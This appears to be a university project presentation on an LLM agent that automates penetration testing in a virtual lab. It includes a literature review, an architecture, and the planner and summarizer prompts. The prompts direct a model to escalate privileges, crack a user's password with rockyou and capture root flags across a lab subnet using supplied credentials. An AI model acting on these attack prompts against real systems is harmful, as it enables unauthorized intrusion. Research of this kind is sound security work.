

Adaptive Learning Agent for Network and Host Exploitation

SUPERVISOR: Dr.Abhisek Vaish

Members :

Devam Desai:IIT2022035

Nitu Sherawat:IIT2022073

Prernendu Bhagat:IIT2022016

Rishika Gupta:IIT2022039

Nikhil Chauhan:IIT2022133



Problem Statement

Penetration testing, or **pentesting**, is a **multi-stage, labor-intensive process** designed to identify **security vulnerabilities in systems under test.**[2]

Usually a **designated consultant** is hired for the entire process by a company/firm.




Fig 1. Penetration Testing Process

Problem Statement

Problem with manual pentests:

- Manual penetration testing is **slow and lacks automation.**[3]
- Existing tools like Metasploit & Nmap require **human expertise.**[1]
- Post-exploitation (privilege escalation, lateral movement) is **non-trivial.**[2]
- **Expensive**[4]
- **Limited Scalability**[4]
- **Inconsistent**[2]

Solution?

Leveraging LLM Agents for Automated Penetration

Testing

Literature Review

Existing Approaches and their limitations:

- **PentestGPT:**
 - Penetration testing tool empowered by Large Language Models (LLMs).
 - Designed to automate the penetration testing process.
 - Built on top of **ChatGPT API** and operate in an interactive mode to guide penetration testers in both overall progress and specific operations.[1][2 Jun 2024]
- **AutoAttacker:**
 - Depends on the **LLM's pre-trained knowledge and human analysis** to gather additional information about the target, discover and validate vulnerabilities, and select the next steps from the task tree.[3][March 2024]

Limitations: Human guidance/correction is needed to achieve the desired outcome, so the attack is not fully automated.

Literature Review

- **PentestAgent** : By leveraging a **multi-agent architecture** and incorporating various LLM techniques like **Retrieval Augmented Generation (RAG)**, PentestAgent enhances the penetration testing process through improved knowledge integration and automation.[2]
[November - 2024]
Limitation : While the study leverages Retrieval Augmented Generation (RAG) to enhance penetration testing knowledge, LLMs still **struggle with understanding complex cybersecurity tactics, evolving attack vectors**, and real-world adversarial techniques.
- **HackSynth** : HackSynth's architecture combines a **Planner and a Summarizer** module, enabling it to generate and execute commands iteratively without human intervention.[4][**Dec 2024**]
Limitation : Focuses on **CTF style challenges** rather than real world corporate networks.

Literature Review

- **CybORG**: Cybersecurity AI Gym that provides simulation and **emulation environments** to train and test autonomous cyber defense and attack agents using reinforcement learning.
Uses **AWS-based virtual machines (VMs)** to create a high-fidelity cyber range.[5]
Limitations : Employs **traditional RL/DRL** methods for agent formulation. **Limited action space and flexibility.**
- “**Towards Automated Penetration Testing**”: **RAG** is used to enhance penetration testing by retrieving relevant security knowledge (e.g., exploits, attack techniques) from **external sources** like HackTricks, improving LLM reasoning and decision-making.[6]
Limitation : **Reasoning capabilities** not up to the mark

Scientific Challenges

- **Limited Domain-Specific Knowledge** – LLMs lack deep penetration testing expertise, requiring manual user intervention for tasks like CVE analysis, exploit selection, and configuration. Fine-tuning with specialized datasets is needed.[1]
- **Short-Term Memory Constraints** – LLMs struggle to retain context across long tasks, causing redundant actions and forgotten details. Improving memory mechanisms is essential for efficiency.[4]
- **Generalization of agent on different networks** : Agent must be able to generalise on a completely new environment, perform reconnaissance and plan it's course of action.

Scientific Challenges

- **Stateful Working Memory Management** – LLMs do not retain session details, disrupting penetration testing processes. Implementing persistent memory solutions can improve task continuity.[7]
- **Hallucination and Misleading Outputs** – LLMs may generate incorrect or misleading information, leading to poor security decisions. Fact-checking and validation mechanisms are necessary to ensure reliability.[1]

Technical Challenges

- **Memory Representation and Management :** Choosing the right data structures to represent the network topology, host information, and credentials is critical. The memory needs to be efficient, scalable, and easily accessible by the LLM.[7]
- **LLM Integration and Command Mapping :** LLM must be able to access and utilize the information stored in memory when generating commands. The command mapping process needs to be context-aware, taking into account the current state of the system, the available credentials, and the network topology.[2]
- **Real-time Inference and Memory Access :** Performing LLM inference and accessing the memory in real-time can be computationally expensive. Optimizations are needed to ensure that the agent can respond quickly to changes in the environment.[7]

Proposed Architecture




Fig 2. Architecture Diagram

Components of the Project

1) Historical Data Management

- Stores **network topology, credentials, host information.**
- Stores **previous commands and their outputs.**

2) Attack Planning (LLM)

- Planner (LLM): **Generates attack strategies and commands.**

3) Command Execution

- Interface: **Command Execution Pipeline**
- Attacking Machine (Kali/Parrot OS): **Runs commands issued by agent.**

Components of the Project

4) Feedback & Refinement

- Summarizer (LLM): Extracts **insights from results**.
- Evaluates success and failures, **refines future attacks**.

5) Phase Management

- LLM knows which **phase of the penetration test** it is currently in.
- { **Enumeration, Exploitation, Privilege Escalation** }

Components of the Project

6) To-Do Management

- System keeps **track of tasks** to be performed.
- LLM can **prioritize and execute tasks** it had previously thought about.

7) Task Reference

- LLM gets a **list of possible attacks**.
- Acts as a **fallback when LLM gets stuck** and is unable to progress.

Mid-Sem Implementation




Fig 3. MidSem Architecture Diagram

Mid-Sem Report

Work Done Pre-MidSem

- 1. Project scope definition**
- 2. Literature Review and prior research**
- 3. Network Setup**
- 4. LLM client modules for local LLM**
- 5. Apriori system setup using RAG to test functionality.**
- 6. Interfacing (Non-Interactive)**

End-Sem Progress Report

Work Done

Environment Setup

1) Virtual Network Configuration (Libvirt):

- Used Libvirt to create and manage a virtualized network.
- **Set up multiple victim VMs** to simulate real-world network environments.
- **Configured an attacking machine (Kali/Parrot OS)** for penetration testing.

2) Tool Installation & Testing:

- **Installed and tested penetration testing tools:**
 - Reconnaissance: nmap, ping, netdiscover.
 - Exploitation: Metasploit, exploit-db
 - Post-exploitation: Mimikatz, hashdump, lateral movement techniques.

Work Done

LLM Setup

1) LLM-Powered Planner for Command Generation :

- Implemented LLM-based attack planning for automated penetration testing.
- Used models : OpenAI - Based (gpt-4.1-mini , gpt-4.1) , Local (CodeLlama-7b).

2) LLM-Powered Summarizer:

- The Summarizer module complements the Planner by continuously updating the history of commands and outputs, ensuring that the system has a clear record of the progress made thus far.[4]
- Used models : OpenAI-Based (gpt-4o-mini).

Work Done

System Setup

3) Interactive Terminal :

- Normal python based CLI are non-interactive, which limits the LLM's capabilities
- Developed an interactive interface for smooth command execution capabilities

4) Historical Context and Todo List:

- Maintain previous commands and their output in **JSON** format .
- Maintain a to-do list in the reasoning module for **done tasks and pending tasks.**
- Wrote custom python modules for **historical context and to-do management.**

Work Done

System Setup

5) Automation in Network Setup:

- Automated **VM spawning**
- Automated **vulnerability injection** into the environment for **smooth testing and evaluations**

5) Testing & Debugging:

- **Validated LLM-generated commands** for accuracy and execution feasibility.
- Debugged **memory retrieval issues**.
- **Tested attack execution** on a virtual network managed.

Prompts and Core Engine

```
system_prompt = """
Goal: Find as many flags as possible across the entire network. Flags will be located in /home/<user>/flag.txt for normal flags and in /root/flag.txt for root

Target network information:
- Subnet: 192.168.122.0/24
- Discovered hosts:
  - 192.168.122.152 (MAC: 52:54:00:a1:b1:c1)
  - 192.168.122.15 (MAC: 52:54:00:a2:b2:c2)
  - 192.168.122.131 (MAC: 52:54:00:a3:b3:c3)

You already have credentials to the host (perform privilege escalation here):
IP: 192.168.122.152
username : devam
password : ddgreat

IMPORTANT: You are connected to the attacking machine (kali) via SSH. Use sshpass in place of ssh in your commands.
Just provide the next internal shell command to execute.

Run pentesting tools as commands on kali, not on the target machine(dont use sshpass there).

Avoid commands which may cause non-interactive ssh to break. You may use sudo etc for escalation.(SUID binaries, sudo -l, also crack password for user john using rockyou (
Do not repeat previously used commands. Infer this from the summary provided and only give commands which progress toward getting root access on as many nodes in the netw

Remember that you only have a non-interactive shell. For commands like sudo which require interactive input, use other suitable methods.

Only return a valid shell command. Do NOT include explanations. If the command requires interactive input like:

Eg. "sudo -l --> password for user :"

Give the base command as "command" and the following input (e.g., password or yes) as "input" field.

Output format (strict JSON):
{
  "command": "<shell command here>",
  "input": "<input if needed, else empty string>"
}
```

<--- Goal Definition

<--- Target Information

<--- Initial Host Information

<--- Task Definition

<--- Guidelines

<--- One-Shot Learning

<--- Expected Output Format

Fig 4. Planner System Prompt

Prompts and Core Engine

```
prompt = f"""

IMPORTANT NOTICE: Command should be such that it can run on Strictly non-interactive shell.

Think Step by Step:
- First, analyze the current phase of the assessment.
- Then, consider the context summary and the tasks that are pending.

Current phase of the assessment: {phase}{task_suggestion_text}

Summary of past activity:
{summary if summary else "None"}

Past Commands executed:
{memory.get_executed_commands_by_phase(phase) if memory.get_executed_commands_by_phase(phase) else "None"}

Previous Command:Output Pair:
{memory.get_previous_context()}

Pending tasks:
{', '.join(todo_list) if todo_list else "None"}
TAKE VERY GOOD CARE ABOUT THE SSH, YOU ARE NOT ON THE HOST, YOU ARE EXECUTING COMMANDS ON THE ATTACKING MACHINE.
Output raw JSON without any formatting
"""
....
```

<--- Chain of Thought

<--- Phase

<--- Summary

<--- Commands

<--- To-do List

<--- Output format(json)

Fig 5. Planner User Prompt

Prompts and Core Engine

```
{"role": "system", "content":  
    '''You are a helpful assistant specialized in summarizing penetration test outputs.  
Summarisartion should be such that host information , service information, and credentials found etc. should not be lost.  
Give very high quality summary of the command output(break into points).  
Summarize outputs and assign the commands(based on previous context and output of the command) a reward score(range -10 to 10) for RLHF training.  
Also add 2 more field to the output json, "todo" and "next-phase". Think about the command executed, reward gained,  
information gained and select the next to-do(activities) and the next phase(["Enumeration","Exploitation","Privilege Escalation"]) of the pentest.  
To-do must reflect the network exploitation part(exploiting other hosts given) if privilege escaltion is achieved on the current host.  
Output only in the following json format:  
{  
    "summary": summary of the command,  
    "reward": reward(-10 to 10)  
    "todo": next to-do,  
    "next-phase": next phase of the pentest,  
}  
Strictly output raw json.  
'''},
```

<--- Goal Definition

<--- Instruction

<--- Guidelines

<--- Summary Output Format

Fig 6. Summarizer System Prompt

Prompts and Core Engine

```
prompt = f"""You are an assistant helping summarize the progress of an automated penetration testing agent.  
{f"Current phase: {phase}" if phase else ""}  
  
Previous summary:  
{previous_summary if previous_summary else "None"}  
  
Command just executed:  
{command}  
Command output (truncated if long):  
{output}  
  
Please update the summary with this new information in a structured, concise format.  
Focus on key discoveries, actions taken, and their relevance to penetration testing.  
Use clear points or short paragraphs for readability.  
  
Strictly obey the JSON Format given  
GIVE STRICT PURE JSON, NO FORMATTING  
.....
```

